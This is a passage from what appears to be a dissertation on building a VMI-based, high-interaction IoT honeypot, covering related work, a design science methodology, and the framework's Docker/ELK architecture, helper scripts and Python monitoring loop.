A new VMI-based SSH honeypot (Sentanoe et al., 2017) took a similar approach to VMIHoneymon (Lengyel et al., 2012) in 2017. In a traditional SSH honeypot, a MiTM (Man-in-the-Middle) SSH proxy inspects credentials and commands sent to a honeypot. However, by leveraging VMI, this honeypot was able to capture the SSH credentials and conversation without the use of a MiTM proxy or modifying the SSH daemon. This honeypot's architecture consists of 3 VMs – a sandbox, an introspection VM, and a database VM. The database was used to store execution traces from the sandbox that are gathered by the introspection VM. LibVMI collects running processes from memory and inserts software breakpoints for system calls. Once the breakpoints are hit, the parameters passed to the system call are extracted and recorded. With this technique, the honeypot is able to extract all the relevant artifacts from memory to reconstruct a decent view of the activity taking place on the machine. The approach used with this VMI-based SSH honeypot is more effective than

---

<sup>3</sup> <http://libvmi.com/>

<sup>4</sup> <https://github.com/jvehent/Honeybrid>

existing SSH honeypots due to its ability to detect backdoor connections as well. Since VMI was leveraged in this honeypot, the honeypot is able to get a full, clear picture of the entire system; including any backdoor-type connections that are established.

### **IoT Device Emulation**

Emulating IoT devices is a difficult task due to the heterogeneous architectures of IoT devices (Luo et al., 2017). IoT devices have unique hardware such as multiple Ethernet ports, NVRAM storage, and are developed on custom embedded systems based on MIPS and ARM processor architectures (Chen, Egele, Woo, & Brumley, 2016). A partial answer to emulating IoT devices is to use QEMU, an open-source project dedicated to virtualization and emulation of many different processor architectures. It is not a magic solution, though, because real IoT devices require access to unique hardware.

The necessary hardware devices must be present to allow for the full emulation of an IoT device on QEMU. A technique used by FIRMADYNE (Chen et al., 2016) can be used to address this issue partially. FIRMADYNE is a tool written for the automated dynamic analysis of embedded systems. It works by detecting when extra hardware is needed (primarily hardware used by the networking subsystem), providing NVRAM functionality, and dynamically generating files (Chen et al., 2016). It starts by extracting an IoT device's filesystem from a firmware image. Next, it identifies the processor architecture and endianness to create a QEMU instance containing a custom pre-built Linux kernel and the filesystem image. Then it is booted into a "learning" mode. The "learning" mode intercepts 20 different system calls that can alter the execution environment, with the intent of finding assignments of MAC addresses, the creation of network bridges, reboots, and program executions (Chen et al., 2016). After the "learning" mode completes, the emulation phase starts. In the emulation phase, a matching network environment is configured based on the data collected in the "learning" mode. Additionally, during emulation mode, a custom user-space NVRAM implementation is used to provide the IoT device with access to the persistent storage it expects to have available.

## Summary

The majority of IoT honeypots are low-interaction. A significant downside to traditional low-interaction honeypots is that they can be easily detected using simple methods such as echoing a string of text. While low-interaction honeypots are still mostly successful at capturing data to analyze, a motivated attacker can quickly determine if they are inside a honeypot or a real system. High-interaction honeypots, on the other hand, do not suffer from this characteristic. IoTPOT used a high-interaction backend and was able to successfully respond to attacker requests to *echo* a random string or *cat* the contents of specific files on the filesystem. The major limitation for IoTPOT is the low-interaction frontend that only supported the telnet protocol. Due to this, IoTPOT cannot emulate other services that an IoT device might have.

Although VMI has not been employed directly with IoT honeypots, the research conducted so far with VMI and honeypots is promising. Being able to have a complete view of the honeypot OS provides a unique advantage when compared to honeypots that only focus on monitoring a particular service. Additionally, VMI-based honeypots, like VMI-Honeymon, capture more malware than their low-interaction counterparts. Based on the results of this literature review, further research into a VMI-based IoT honeypot is warranted.

## **CHAPTER 3**

# **RESEARCH METHODOLOGY**

The literature review found that most IoT honeypots are low-interaction, and the few that are high-interaction only focus on monitoring a single service. Based on this gap the research question, “How can an ideal IoT honeypot emulate existing IoT devices and be high-interaction by allowing the inspection of the full OS running on the device to detect when an attack is occurring, support an arbitrary number of services, and record metrics related to the attack,” was developed. Determining an appropriate research methodology is critical to answering the research question adequately.

A research methodology is a way a research problem is systematically solved (Kothari, 2004). This study chose a design science research methodology to answer the research question. This chapter describes the decisions that lead to choosing a design science research methodology, explains the research model, defines the artifacts developed and their requirements, and clarifies how the methodology was validated.

### **Justification**

Determining the correct methodology to use for a research project depends on the nature of the research problem (Creswell, 2014). This study considered three different methodologies to answer the research question – quantitative, qualitative, and design science.

Quantitative research involves the collection of numerical data to be analyzed (Garwood, 2006). A quantitative research methodology intends to examine the relationship among variables to test objective theories (Creswell, 2014). Quantitative studies use statistical, mathematical, or numerical analysis (Babbie, 2014) to establish associations or causality between variables (USC, 2019). This type of methodology was not appropriate for this study because the research question does not look to collect numeric data or make comparisons. Instead, this study seeks to describe how to develop a new IoT honeypot

framework. A quantitative research methodology would be appropriate in future work, though, to compare performance between the new IoT honeypot and existing honeypots.

Qualitative research methodologies gather non-numerical data using observation (Babbie, 2014). This type of research methodology is best for exploring human experiences (Given, 2008) by using research methods such as interviews, surveys, and case studies. A qualitative research methodology was not appropriate for this study because it was observational. The research question for this study focused on developing a new IoT framework, rather than observing and explaining how an existing framework works. That is not to say that aspects of this research do not incorporate qualitative methods. Qualitative techniques, such as case studies, were used to validate the honeypot framework met the research goals.

Given the applied nature of this research endeavor, design science research methodology best aligns with this project's research objectives. Researchers view design science as the link between research and practice (Peffer, K., Tuunanen, T, Gengler, C., Rossi, M., Hui, W., Virtanen, V., Bragge, 2006). A design science research methodology was chosen due to its core similarity to what Information Systems practitioners and researchers naturally do when they create, apply, evaluate, and improve information technology artifacts (A. Hevner, March, Park, & Ram, 2004). In its most simplistic view, design science iterates over two activities: designing an artifact and evaluating artifacts in their problem context (Wieringa, 2014).

Design science creates new knowledge through the development of artifacts (A. R. Hevner, March, Park, & Ram, 2004). This study intends to create new knowledge through the construction of an IoT honeypot framework and instantiation of the framework. The main objective of design science research is to develop knowledge that professionals can use and apply to solve problems in their field (Ernst & Aken, 2005). Security practitioners will be able to leverage this research to create honeypots that emulate existing IoT devices so they can better assess the threat landscape facing devices.

## Research Model

This section outlines the steps performed to answer the question, “How can an ideal IoT honeypot emulate existing IoT devices and be high-interaction by allowing the inspection of the full OS running on the device to detect when an attack is occurring, support an arbitrary number of services, and record metrics related to the attack?” Following these steps led to the iterative development of artifacts created by this research. The steps followed are listed below:

1. Identify and collect IoT malware to be used for testing.
2. Identify goals for a high-interaction IoT honeypot.
3. Develop a theoretical framework for the honeypot.
4. Create an instantiation of the framework.
5. Conduct case studies to verify the framework meets the identified goals.
6. Repeat steps 2 – 5 iteratively until the framework meets all identified goals.
7. Write results and make the code available for community use.

## Artifacts

The two main activities of design science research are to create new knowledge by designing artifacts and then analyze their use through reflection (Kuechler & Petter, 2017). Artifacts play a central role in the design science research methodology and are an essential outcome of the research. The purpose of artifacts in design science research is to “extend human and social capabilities and aim to achieve desired outcomes (A. Hevner et al., 2004).” This study focused on the production of two artifacts to aid in the development of a high-interaction IoT honeypot. This research designed the honeypot to be used by security practitioners and academic researchers to understand better the threat landscape facing IoT devices.

Two artifacts were identified based on the research question. The first is a framework for the creation of a high-interaction IoT honeypot. The second is an instantiation of the framework that evaluates its usage and ensures that the framework meets the design goals. The requirements for each artifact are listed below, and Chapter 4 explains the details of the artifacts.

## Framework

A framework is a flexible system for meeting a defined goal (Verbrugge, n.d.). A framework for a high-interaction IoT honeypot capable of emulating multiple services is needed to be able to deploy IoT honeypots that can assess their threat landscape rapidly. The framework artifact loosely defines how a high-interaction IoT honeypot can be created by leveraging VMI to support multiple services and log OS-level metrics related to attacks. The goals of the framework are to:

1. Emulate conventional IoT devices.
2. Support common IoT device processor architectures (e.g., x86, ARM, MIPS).
3. Monitor and log OS events (e.g., process, file, network events).

## Instantiation

An instantiation of the framework validated the theoretical framework met all goals. The instantiation is an implementation of the framework into the real-world and applied in the original problem context. The intent of creating the instantiation was to perform treatment validation. Due to the iterative nature of design science research, the instantiation's development also informed the development of the theoretical framework.

The instantiation also serves as a reference implementation of the framework and is made available as an open-source project so that other academics and security practitioners can build upon it in their research. The requirements for the instantiation are detailed below in **Error! Reference source not found.**

Table 2. Instantiation Requirements.

<b>Number</b>	<b>Requirement</b>
1.	Must be capable of emulating existing IoT devices.
2.	Must support either ARM or MIPS architecture.
3.	Must obtain and log important OS artifacts related to an attack (e.g., process creation, file creation/modifications, and network events).
4.	Components of the instantiation must be open source.

### **Advantages and Limitations**

A design science methodology is advantageous for this research because its focus is to design artifacts that solve problems faced by professionals in the field (Ernst & Aken, 2005). The literature review showed that there is not a general-purpose high-interaction IoT honeypot due to the lack of emulators and diverse processor architectures. This research directly addressed that gap and allows for security practitioners to better understand the threat landscape facing IoT devices. Additionally, academic researchers will be able to use the honeypot framework as a building block for future IoT honeypots. Another advantage of design science research is that it is iterative. Allowing for iterative development was a benefit of this research because it allowed for the flexible development of the honeypot framework. The design science methodology creates new knowledge by making multiple passes through the design cycle. With each pass, new knowledge can be applied in each phase of the cycle to refine the artifact better to meet the initial research goals.

A limitation of design science is that its research often has limited applications because the artifacts are developed to fit into their problem context. This limitation is due to the practical nature of design science research, as opposed to explanatory sciences that aim to describe, explain, and predict knowledge (Ernst & Aken, 2005) based on universal generalizations (Wieringa, 2014). For example, this research only considers Linux-based IoT honeypots. Therefore, any IoT devices built on other OSs or microcontrollers will not be able to be emulated. Another shortfall is that computer software changes frequently. For the framework instantiation, the software used to create the artifact will likely go through many different new releases before publishing this dissertation. These changes may inevitably lead to portions of functionality breaking. The creation of the theoretical framework artifact



partially mitigates this limitation because it serves as a set of guiding principles for the creation of an IoT honeypot.

### Methodology Validation

This study followed Wieringa’s framework for design science research to help validate the research methodology. Wieringa describes design science as a cycle (i.e., the design cycle). It is a cycle because the steps generally repeat several times before the treatment is fully validated (Wieringa, 2014). The design cycle is also a subset of the engineering cycle. The difference between the two cycles is that the design cycle is limited to the first three steps of the engineering cycle (Wieringa, 2014). The engineering and design cycle is presented below in Figure 1.




Figure 1. Wieringa’s Engineering Cycle (Martakis, 2015)

The *treatment implementation* and *implementation evaluation* phases are reserved exclusively for the engineering cycle. Wieringa defines implementation as “the application of the treatment to the original problem context (2014),” which comes after the research is complete and technology transfers to the market. Design science research is composed of three steps, which are *problem investigation*, *treatment design*, and *treatment validation*. These three steps are referred to as the design cycle because design science research projects

typically iterate through them many times (Wieringa, 2014). The next three sections introduce each phase of the design cycle.

### **Problem investigation**

The problem investigation phase intends to determine what the phenomena are that need to be improved and why (Wieringa, 2014). For this study, the problem is that a high-interaction honeypot is challenging to develop for IoT devices because of the heterogeneous nature of the architectures that the devices are built on and lack of emulators for IoT devices (Luo et al., 2017). Part of the problem investigation phase is the identification of stakeholders for the project as well as their goals. The potential stakeholders in this project are academic researchers and security practitioners. Based on the perceived needs of both of these groups and the literature review conducted, the main goals for this project are to be able to:

1. Emulate common IoT devices.
2. Support a standard IoT device processor architecture (e.g., ARM, MIPS).
3. Monitor and log OS events (e.g., the creation of new processes, file creation/modifications, and network events).

### **Treatment design**

Treatment is an interaction between an artifact and its problem context (Wieringa, 2014). Artifacts are designed to facilitate the treatment. This study defined a new framework for a high-interaction IoT honeypot capable of emulating existing IoT devices while having full visibility into the OS. The design took inspiration from FIRMADYNE (Chen et al., 2016) to aid in performing emulation and then leveraged DECAF to perform VMI on the honeypot. As part of the treatment design, this study defined a formal design specification. From that design specification, this study implemented the framework instantiation for testing.

### **Treatment Validation**

The treatment validation phase intends to take the design theory of an artifact and predict what would happen when placing it in its problem context (Wieringa, 2014). A

validation model was used to verify that the design theory will meet the intended design goals laid out in the problem investigation phase. The validation model consists of a model of the artifact (i.e., the framework instantiation) interacting with a model of the problem context. This research performed a series of case studies using the instantiation artifact to prove the effectiveness of the theoretical framework. Specifically, these case studies showed that the framework instantiation is capable of emulating various IoT devices and that the honeypot can leverage VMI to collect essential metrics related to a malware attack. The emulated IoT device firmware was chosen from readily available firmware images from the device manufacturer's websites, and real IoT malware was used to infect the prototype to facilitate the malware attack.

## CHAPTER 4

### RESULTS

The purpose of this research was to design an ideal IoT honeypot that could be deployed by academic researchers and security practitioners to understand the IoT threat landscape better. Specifically, this research sought to answer the question, “How can an ideal IoT honeypot emulate existing IoT devices and be high-interaction by allowing the inspection of the full OS running on the device to detect when an attack is occurring, support an arbitrary number of services, and record metrics related to the attack?” In chapter 2, the literature review showed that there is a need for a high-interaction IoT honeypot that can monitor the system using VMI. Based on this gap, this study used a design science research methodology to create a framework for a high-interaction IoT honeypot capable of emulating existing devices, and that leverages VMI to monitor the honeypot. This chapter details the results from carrying out the study outlined in chapter 3.

#### **Artifact 1: Theoretical Framework**

The theoretical framework is based on the information gained in the literature review. The first stage of the theoretical framework borrows from Firmadyne. Firmadyne proved to be an excellent way to extract a firmware image and get it running under QEMU, which corresponds to steps one and two in Figure 2. Step one identifies a firmware image. Step two extracts the filesystem, identifies the hardware, and pairs it with a Linux kernel. Step three creates a VM that uses the extracted filesystem as its root file system.

Once the VM is running, VMI is used to inspect its state in step four. VMI allows for the inspection of a running guest machine from the hypervisor level, without needing to install any guest agents on the monitored VM. Lastly, in step five, the results from VMI are passed off to a database and stored for later analysis.




Figure 2. The theoretical framework.

## Artifact 2: Framework Instantiation

The purpose of the framework instantiation is to prove the effectiveness of the theoretical framework. This instantiation proved the effectiveness of the theoretical framework by performing case studies. As outlined in chapter 3, the requirements for the instantiation were:

1. Must be capable of emulating existing IoT devices.
2. Must support either the ARM or MIPS architecture.
3. Must obtain and log import OS artifacts related to an attack (e.g., process creation, file creation/modifications, and network events).
4. Components of the instantiation must be open source projects.
5. Must provide documentation so that academic and security researchers can easily use the project in their research.

This study limited the scope of the work, by choosing only to support the ARM architecture in the framework instantiation. Even though MIPS is not supported, the same theoretical framework can be applied to that, and other architectures as well.

The framework instantiation consists of many different components that work together. The author chose to utilize Docker containers and *docker-compose* to simplify the distribution and set up of the honeypot on diverse systems without needing to install prerequisite software and libraries on a host machine. The next sections describe the high-level components of the framework followed up by a detailed look at the honeypot monitoring software.

## **Docker**


Docker is a software tool that simplifies creating, deploying, and running container applications through OS-level virtualization (“What is Docker?,” 2019). Containers can be thought of as a light-weight VM. However, the term container and VM should not be confused. A VM must emulate all required hardware and run a separate kernel from the host system. A container, on the other hand, shares the kernel with the OS that it is running on.

When packaging software into a container, developers can include all prerequisite software such as libraries and other dependencies. That container can then be distributed and ran on any Linux-based OS that is running the Docker software. In contrast to how software is traditionally distributed, there is no need to install any other software on the machine that is running the container because everything needed is packaged within the container. Due to this unique characteristic, Docker containers were chosen to package the software used by the framework instantiation. Leveraging container technology enables the framework instantiation to run on any Linux system so long as it has Docker installed.

The framework instantiation implements each high-level component of the framework as a container. Since the frame instantiation has many different containers, the orchestration of deploying and maintaining the containers is handled by a software tool called *docker-compose*. Docker-compose is s a tool used to define and run Docker applications that consist of multiple containers (“Overview of Docker Compose,” 2019). From a developer’s perspective, all that is need is a YAML file with a list of containers and related configuration options. Once the YAML file is created, *docker-compose* will create all the required

containers with the options specified. Using *docker-compose* allows the framework instantiation to run efficiently without having to start each container individually.

Presented in Figure 3 are the docker containers that make up the framework instantiation. The main container is the IoTHoneypot container. It performs stages one through four of the theoretical framework. Additionally, a database container is used to store image information. Lastly, the Elasticsearch, Logstash, and Kibana containers perform stage five of the theoretical framework by storing attack data and providing a way to analyze it.



*Figure 3. Docker containers.*

The next three sections describe the containers used in the application and the components of each.

### **Elasticsearch, Logstash, and Kibana**

Elasticsearch, Logstash, and Kibana are individual projects created by Elastic.co (Vanderzyden, 2015). For the IoTHoneypot docker environment, each application in a separate container. Elasticsearch stores data by ingesting raw data from multiple sources and

indexing them (“What is Elasticsearch | Elastic,” 2019). It also facilitates the searching and analytics of data once it is indexed. Logstash is an optional component that can transform data before sending it to Elasticsearch. It uses a pipeline to take input from a source such as the IoTHoneyPot, processes it through a filter that can transform the data, and then output it to somewhere else, like Elasticsearch (“How Logstash Works | Logstash Reference [master] | Elastic,” 2019). Kibana is a search and visualization platform that displays data stored in Elasticsearch indices (“Introduction | Kibana Guide [7.4] | Elastic,” 2019). A key feature of Kibana is its ability to create dashboards that aggregate and present data. Presented in Figure 4 is the dashboard created to visualize data from the IoTHoneyPot. It contains an event pie chart, a listing of processes created, processes terminated, dropped or modified files, deleted files, and a summary of network flow data.




Figure 4. The IoTHoneyPot Kibana dashboard.

## DB

The DB container is an optional component that is used by the Firmadyne, which runs on the IoTHoneyPot container. By default, Firmadyne stores information about images such as the product, vendor, hashes, and image IDs. This data is not critical to the IoTHoneyPot



application; however, the database is included so that Firmadyne can operate without modification.

## IoTHoneypot

The IoTHoneypot container contains the main logic for the honeypot framework. It includes a copy of Firmadyne that extracts the root filesystem from IoT firmware images and places it in a new disk image. Although Firmadyne is included as part of the typical workflow, it is not required to be used. Using Firmadyne is an optional step that may be skipped if a user wishes to manually extract or create a disk image for the honeypot themselves. Presented in Figure 5 is an overview of the components of the IoTHoneypot implementation.




Figure 5. IoTHoneypot components.

## **IoTHoneyPot Scripts**

Many useful scripts were developed for the framework instantiation to facilitate better the process of configuring an image for use in the honeypot. These scripts simplify common tasks when setting up an image for the honeypot, such as assigning an IP address, configuring services, or setting account passwords. The following five scripts are used when configuring an image.

### **extract\_image.sh**

This script allows a user to extract a firmware image from anywhere in the filesystem and places the extracted image in the */iothoneypot/scratch* directory under its image id.

### **mount\_image.sh**

This script takes a raw image and mounts it as a loopback device so a user can explore and modify its filesystem. It is useful for exploring the image's filesystem, modifying user accounts, and configuring startup scripts to set a persistent IP address or starting services such as telnet or SSH.

### **unmount\_image.sh**

This script cleanly unmounts an image that was mounted and deletes its loopback device. Once an image is mounted, this script should run before trying to use the image as a honeypot.

### **passwd\_inject.sh**

This script sets or creates a root and admin user in the */etc/passwd* file with a default password of "admin." It first checks to see if the **passwd** file exists; if it doesn't, then it creates the file and adds entries for root and admin users to the file. Otherwise, it will edit the existing root or admin account with the "admin" password.

### **run\_image.sh**

This script allows for testing an image in QEMU before deploying as a honeypot. The script runs a QEMU instance using the raw image in the current working directory as the emulated machine's hard-disk. It is useful to run this script after making modifications to the filesystem to ensure the changes work as expected.

### **run\_honeypot.sh**

This script is responsible for managing several services that are needed to run the honeypot, including the honeypot's VM. Its main responsibility is to prepare the environment for the honeypot. The honeypot accesses the internet through a tap interface that connects to a software bridge on the host. The software bridge has a physical NIC (network interface card) connected to it that allows the honeypot VM to connect to the physical network attached to the NIC. The *run\_honeypot.sh* script checks to ensure that the tap interface is configured correctly, and if it is not, then the script will configure it.

Next, the script applies *iptables* rules on the tap interface to rate-limit outbound connections. These rules prevent the honeypot from becoming a participant in a DDoS attack. An overlay image is then created for the honeypot. An overlay image is created so that any changes are written to the overlay rather than the original image. Therefore, once the honeypot finishes executing, the overlay image can be removed, and the original image remains untouched.

Before starting the honeypot instance, the *run\_honeypot.sh* script executes *tcpdump* and *filebeat* processes. *Tcpdump* is used to retain a full packet capture of the entire runtime of the honeypot. *Filebeat* is used for logging data from Suricata to Elasticsearch so it can be analyzed later. Next, an instance of the honeypot is started with QEMU, and the *honeypot\_monitor.py* script begins executing. Once the *honeypot\_monitor.py* script finishes executing, it terminates the *tcpdump* and *filebeat* processes, removes the *iptables* rules for rate-limiting, and deletes any leftover files from the directory.

## **honeypot\_monitor.py**

The *honeypot\_monitor.py* script handles the inspection of the honeypot through its lifecycle. Plugins facilitate the inspection of the honeypot and allow for the rapid development and integration of new capabilities into the framework instantiation. When the script starts, it parses out any provided command-line arguments. It supports command-line arguments for the runtime, interval, and IP address. The runtime argument specifies how long the honeypot should run once an attack is detected. The interval argument specifies how many seconds to wait between checking the honeypot for new artifacts. Lastly, the IP address argument informs plugins of the IP address assigned to the honeypot.

After parsing the command-line arguments, the script activates any provided plugins. Next, the honeypot monitor waits for network traffic to be destined for the honeypot before it begins monitoring. Once traffic is detected, the script enters its main event loop. Presented in **Error! Reference source not found.** is the Python code for the main event loop. Lines 4-14 continuously loop through and run all plugins on the predefined interval. The plugins execute in separate threads, so they do not block execution from continuing and also to allow the plugins to all run in parallel. Each plugin takes an arbitrary number of arguments and keyword arguments. Line 7 shows that the honeypot monitor passes each plugin a session UUID, logger, and IP address. Lines 17-21 shows that once the event loop has run for the duration of the honeypot's runtime, execution is blocked until all threads have finished execution.

Finally, before exiting, the honeypot monitor creates a directory for the session UUID with subdirectories for *files*, *pcaps*, and *procs*. Any files that are dropped, modified, or deleted get moved into the *files* directory. A packet capture of the runtime of the honeypot is placed in the *pcaps* directory, and lastly, any processes extracted from memory are moved into the *procs* directory.

```

1. END_TIME = time.time() + RUN_TIME
2.
3. # run plugins on interval
4. while time.time() < END_TIME:
5.     for plugin_info in plugin_manager.getAllPlugins():
6.         args = []
7.         kwargs = {
8.             'uuid': session_uuid,
9.             'logger': logger,
10.            'ip': ip,
11.        }
12.        plugin_thread = threading.Thread(target=plugin_info.plugin_object.run, args=args,
13.            kwargs=kwargs)
14.        plugin_thread.start()
15.        time.sleep(INTERVAL)
16. current_threads = threading.enumerate()
17. for t in current_threads:
18.     try:
19.         t.join() # wait for finish
20.     except RuntimeError:
21.         pass

```

*Figure 6. Event loop from run\_honeypot.py.*

## Monitor Plugins

The honeypot monitor implements a plugin system as a flexible way to add new features to the firmware instantiation. The plugin system used in the instantiation is called Yapsy (Yet another Plugin SYstem). Yapsy is a simple plugin system for Python that is not too complicated and does not require a lot of dependencies (Nion, 2018).

Creating a Yapsy plugin requires two files. The first is a **yapsy-plugin** file, which contains metadata about the plugin. The second is the plugin itself, which is a regular python file. The python file should import the `yapsy.IPlugin` interface and then create a class that implements the `IPlugin` interface. The class should then implement an `activate` and `deactivate` method that is called when the plugin is first initialized and then later destroyed, respectively. Lastly, the honeypot monitor expects each plugin to implement a `run` method that takes an arbitrary number of positional and keyword arguments as parameters. The `run` method is periodically called from the honeypot's main event loop, allowing the plugin to process new events.

This research created three reference plugins for the IoTHoneypot. The first is an event listener, which monitors Suricata's event log file. The second is a file monitor, which detects when files are created, modified, or deleted. The third plugin is a Volatility monitor. The Volatility monitor plugin runs several Volatility scans against memory dumps from the honeypot, and records processes there were created or destroyed. The next three sections describe each plugin in detail.

### **eve\_listener.py**

